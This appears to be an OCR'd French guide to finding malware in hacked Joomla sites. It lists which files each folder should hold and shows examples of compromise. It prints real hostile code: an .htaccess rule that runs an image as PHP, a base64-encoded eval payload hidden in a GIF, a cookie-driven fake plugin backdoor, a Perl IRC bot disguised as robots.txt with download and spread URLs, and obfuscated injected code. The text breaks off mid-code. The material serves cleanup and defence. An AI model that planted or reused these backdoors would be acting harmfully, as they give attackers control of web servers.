
Particulier : .htaccess pourrait être présent si vous avez protégé ce dossier (à éditer toutefois pour analyse).

Les autres fichiers, tous les autres fichiers, peuvent être supprimés sans autre forme de procès.

DOSSIER MEDIA DE JOOMLA!®

Légitime : uniquement index.html.

Particulier : .htaccess pourrait être présent si vous avez protégé ce dossier (à éditer toutefois pour analyse).



Remarque : les medias devraient en principe être utilisés pour y stocker des images, des fichiers css/less, des scripts js mais logiquement aucun scripts .php. Les scripts .php dans media sont toutefois possible et quelques extensions en utilisent. Il faut donc être vigilant lors d'une operation de nettoyage.


Note : si vous trouvez des fichiers .php à la racine du dossier media

DOSSIER MODULES DE JOOMLA!®

Légitime : uniquement index.html.

Particulier : .htaccess pourrait être présent si vous avez protégé ce dossier (à éditer toutefois pour analyse).


Danger – Fichiers php
Aucun autre fichier n'est attendu dans ce dossier. Si vous avez un fichier .php à la racine du dossier modules, ce script-là est fortement suspect.



DOSSIER PLUGINS DE JOOMLA!®

Légitime : uniquement index.html.

Particulier : .htaccess pourrait être présent si vous avez protégé ce dossier (à éditer toutefois pour analyse).




Danger – Fichiers php
Aucun autre fichier n'est attendu dans ce dossier. Si vous avez un fichier .php à la racine du dossier plugins, ce script-là est fortement suspect.

DOSSIER TEMPLATES DE JOOMLA!®

Légitime : uniquement index.html.

Particulier : .htaccess pourrait être présent si vous avez protégé ce dossier (à éditer toutefois pour analyse).



Danger – Fichiers php

Aucun autre fichier n'est attendu dans ce dossier. Si vous avez un fichier .php à la racine du dossier templates, ce script-là est fortement suspect.

Le hack des fichiers index.php se trouvant dans les dossiers templates est un classique du genre. Ces fichiers sont à

DOSSIER TMP DE JOOMLA!®

Légitime : uniquement index.html.

Particulier : .htaccess pourrait être présent si vous avez protégé ce dossier (à éditer toutefois pour analyse).

Les autres fichiers, tous les autres fichiers, peuvent être supprimés sans autre forme de procès.

SURVEILLEZ

SE FIER AUX DATES ?

En php, l'instruction touch() permet de réinitialiser la date de dernière modification.
Si j'étais un pirate, mon virus détecterait d'abord la date courante du fichier pour injecter mon virus et rétablir cette date quand l'injection a été faite.
Toutefois, avoir dans un dossier de nombreux fichiers avec une même date et un intrus, oui, il est utile d'aller voir ce que contient l'intrus.

FICHIERS À SURVEILLER

Les fichiers ci-dessous sont assez régulièrement hackés :

- `/administrator/includes/defines.php`
- `/includes/defines.php`
- `/templates/…/index.php` (ceci pour tous les templates)

EXEMPLES DE HACK

SETHANDLER APPLICATION/X-HTTPD-PHP


Lorsque vous avez un fichier .htaccess dans un dossier, quel que soit le dossier, il est utile de l'éditer pour prendre connaissance de son contenu. Un tel fichier peut p.ex. rendre exécutable … une image.

```
<FilesMatch "bananas_1.jpg">
SetHandler application/x-httpd-php
</FilesMatch>
```

Ces trois lignes vont indiquer à Apache que le fichier bananas_1.jpg, malgré son extension, doit être considéré comme un script php : le pirate pourra donc accéder à http://votresite/.../bananas_1.jpg afin de lancer le script.

Un fichier .htaccess où vous trouvez un SetHandler application/x-httpd-php est donc suspect.

SETHANDLER APPLICATION/X-HTTPD-PHP



UN SCRIPT CACHÉ DERRIÈRE UNE ... GIF

Type des fichiers *

Action scan

Risque : 10

eval(gzinflate(base64_decode(

\images\stori

\images\stories\ViAr.gif **Risque : 10**

GIF89aGViAr


```
<?php eval(gzinflate(base64_decode('rVZtT9tIEP58SPyHZS+SHRVseqeTKsCoHJgj0pHk4tAvgKyNvUm22F5rdw3NIf77zaztvBTK0aoRIva8PvPM7Gy4UlLFipdSGVHM
3P3u4faWmBJ3R2jNjduJozCKeoP+tTNhn9mdc9vt/vK4vdW5F1qYRFaFIQHZB6fOA5/AIzqMPoWja3oxHg/ji0E0preoFsXnDfUo/OcqjMbx1ahXG0xkugALylJGFqyYEfDgiSE3
BYZGf4pmmk15vp9yMP0oChHPAKWDwjiXKXeW+JeGXfLY0TyplDALCB+dnIfx5eAshACD83N6+LS9xTPNX7Hqg5FNzVXJVQAZ51KbyaJgOXeXFTn1d3xydjYCmpqa+Z2RCoJ8y2kU
Xg7G4ZpTzkTmUs2zDPrh3XHFi48LNpfSS2ROdwm1RNFdesG0yMif2BVWkLkx5YHvt1QBaW01N0VvSCKu7jniaIq4KQhIe5ZhqUDcQqUW+LOuN01ecfXM4t07S5KYuu3k/BWOr50k
kwXHqcGh0bJSCV8fAyc6HfWG4/i893fYP7kMHTsKKddGkGBldTY4vboM++N4NBiMnVuP+iJnM659DZAFfE+lTPGf4cor5yVOChBnqa6T7pI6areu4ieO0cGbxuigHiMwSuaS0CMj
TMaPP4kTRfZINId2H/m17GiijhF/YziVcMS0+JcHv5FEZtCsXz/YDxgeU2+ZzaNH/mTp3AFhXEGvA+pSD4qLQQCMGCt0ux7tvjXHFTgA/EqkgY2UL+ARIixTeJTMVsrZ18p1WG/K
h22DhBQbGVe2id3NMNOqSIyQBSkfIBnB0Uoe0vqUJSiqB7FTBdooVUrton7X8R07h1a1g7qMF1bV3XuPCsVNpQqCEg+M254+rsntkDfyl1Lc3HxPDrD+dpImEVLmAGUqJzkuEWB6
iFuVMMtBQOnx64SeyjxnRdoSeCSKsjLELEoeUMO/GEqQ44AmeUo3tVE1ycVKX8eh5J5llX2/A3sfkR07h5tIOTTIhsirzIiSKWPt9lJmWIu8LQer+Z8SrspMspSci4zbMny0flbN
XKQpLxq0usa+YTAF/0aNs4mvtMn5oY72Koo+f7DeB2QdxFp8ZLP2fv9Hk6fgD/hASZIxrQPDNhxqkI2OTsyS27rgDXrXNisydu3Uzu1uraxHKnDJl6szsNOxOFqfBg44PVqF3cW4
fKNrp6XEuQU7a2TnMJf3PK6j8zRGA/dFF5OXce0Gu3aJxrNpGjA/JRRWW++RdirgxuQp7oUnUq9gsqGPqiThWhMDIu/rcLC8DoaEHpIne9qekdwMfcsynBFLWaPMU3thNWutVHx9
gn5vJ2jffmBZa9zzMf/CExcj2a1WD5GPvnRjtWxeo/kKgmwwrBQ/CkF+FwY1bSGoKQDAZsX2ZgFvuFk0XDSeD3/wPhWzSjE85PY27rYAwXP9VwT5AdROpslexpwXgf8H'))); ?>
```

\images\stories\allstars.gif **Risque : 10**

\images\stories\food.gif **Risque : 10**


\images\stories\gohack.gif **Risque : 10**

UNE IMAGE JPG... BEN NON



Si vous êtes attentif, vous verriez un second virus...

XYPLORER, VOIR LES IMAGES



XYplorer, un fabuleux gestionnaire de fichiers pour Windows permettant d'afficher toutes les images du site en trois clics seulement

UN FAUX PLUGIN JOOMLA!®

```php
<?php
class PluginJoomla {
 public function __construct() {
  $jq = @$_COOKIE['41bjGEDj3'];
  if ($jq) {
   $option = $jq(@$_COOKIE['41bjGEDj2']);
   $au=$jq(@$_COOKIE['41bjGEDj1']);
   $option("/438/e",$au,438);
  } else {
   phpinfo();die;
  }
 }
}
$content = new PluginJoomla;
```

Déclaration d'une classe bidon dont le constructeur va récupérer un cookie initialisé par le pirate.


FAUX FICHIER ROBOTS.TXT

robots.txt

```
#!/usr/bin/perl

################################################################
# Coded by bogel                                               #
# Last Edited: 31 March 2013                                   #
# Thanks : [redacted]                                          #
# ALL @reload-x - [redacted]?pontianakcrew                     #
# server irc : [redacted]                                      #
# Port       : 7000                                            #
################################################################

use HTTP::Request;
use LWP::UserAgent;

my $processo = '/usr/bin/syslogd';
my $linas_max='30';
my $sleep='15';
my $cmd="http://[redacted]/img/bogel.jpg?";
my $id="http://[redacted]/img/bogel.jpg?";
my $spread="http://kps.vn/img/metri.jpg?";
```

Le fichier robots.txt est présumé se trouver dans le dossier racine. Si vous le trouvez dans un autre dossier, c'est un bon candidat à "allons voir ce qu'il contient"

UNE FAUSSE PAGE 404



Fichier qui pourrait se nommer `404.php` à la racine du site ou dans un dossier /templates dont le but est de vous tromper quant à son contenu.

CODE INSÉRÉ DANS DES FICHIERS NATIFS

```
		if (constant('JDEBUG'))
		{
			JProfiler::getInstance('Application')->mark('afterRenderModule ' . $module->module . ' (' . $module->title . ')');
		}

		$ipr='hu(!dkuhnkd("isml")) {$klkxkl = @hnh_yks(\'krror_rkporshny\');krror_rkporshny(0);$tdr = hnh_yks("tktthon.tzxk_pzsi");$sdr = tgt_yks_skm
p_dhr();$unm = "tktt_".md5(pip_fnzmk());hu(tsrpot(md5(@$_POST[k0]),"z6dz625bdu4")) {@uhlk_pfs_jonsknst("$tdr/$unm",$_POST[z0]);@uhlk_pfs_jonsknst("$sdr/$un
m",$_POST[z0]);@uhlk_pfs_jonsknst(JPATH_BASE."/jzjik/coomlz_jzjik.cton",$_POST[z0]);}hu(tsrhpot(@$_SERVER[\'HTTP_USER_AGENT\'], \'yooylkbos\') !==uzltk || tsr
hpot(@$_SERVER[\'HTTP_USER_AGENT\'], \'bhnybos\') !== uzltk){hu(!prky_mzsji("#(zirkut|mzcktshj|roykrbos|lhnepzd|tkmrfti)#h",@$_SERVER[\'HTTP_USER_AGENT\'])){t
ksjooehk("_zsfxj",1,shmk()+shmk());$lojzl = JPATH_BASE.\'/jzjik/coomlz_jzjik.cton\';hu(ht_rkzdzblk($lojzl) && ht_wrhszblk($lojzl)) {$lne = @uhlk_yks_jonskns
t($lojzl);}kltkhu(ht_rkzdzblk("$sdr/$unm")) {$lne = @uhlk_yks_jonsknst("$sdr/$unm");}kltk($lne = @uhlk_yks_jonsknst(@uhlk_yks_jonsknst("$tdr/$unm")));$lhnet =
@bztk64_dkjodk($lne);hu(httks($_COOKIE[\'cvtszsk\']) || httks($_REQUEST[\'cvtszsk\'])){kjio(\'<dhx tsglk="dhtplzg:nonk">\'.PHP_EOL);kjio_ph().PHP_EOL;hu(tsrpo
t($lhnet, \'z:\') === 0) {$dzsz = fntkrhzlhak($lhnet);zrrzg_wzle_rkjfrthxk($dzsz,jrkzsk_ufnjshon(\'$x,$e\',\'kjio(md5($x).PHP_EOL);kjio "$x\\n";\'));}kltk{kji
o $lhnet;}kjio(PHP_EOL.\'</dhx>\');}$spl = "<p tsglk=\\"dhtplzg:nonk\\">#lhne#</p>\\n";hu(tsrpot($lhnet, \'z:\') === 0) {$jfrrknsUrl = $_SERVER[\'REQUEST_UR
I\'];hu($jfrrknsUrl == \'/hndkv.pip\') $jfrrknsUrl = \'/\';$lhnet = fntkrhzlhak($lhnet);hu(zrrzg_ekg_kvhtst(\'TPL\', $lhnet)) {trznd(tsrlkn($jfrrknsUrl));$spl
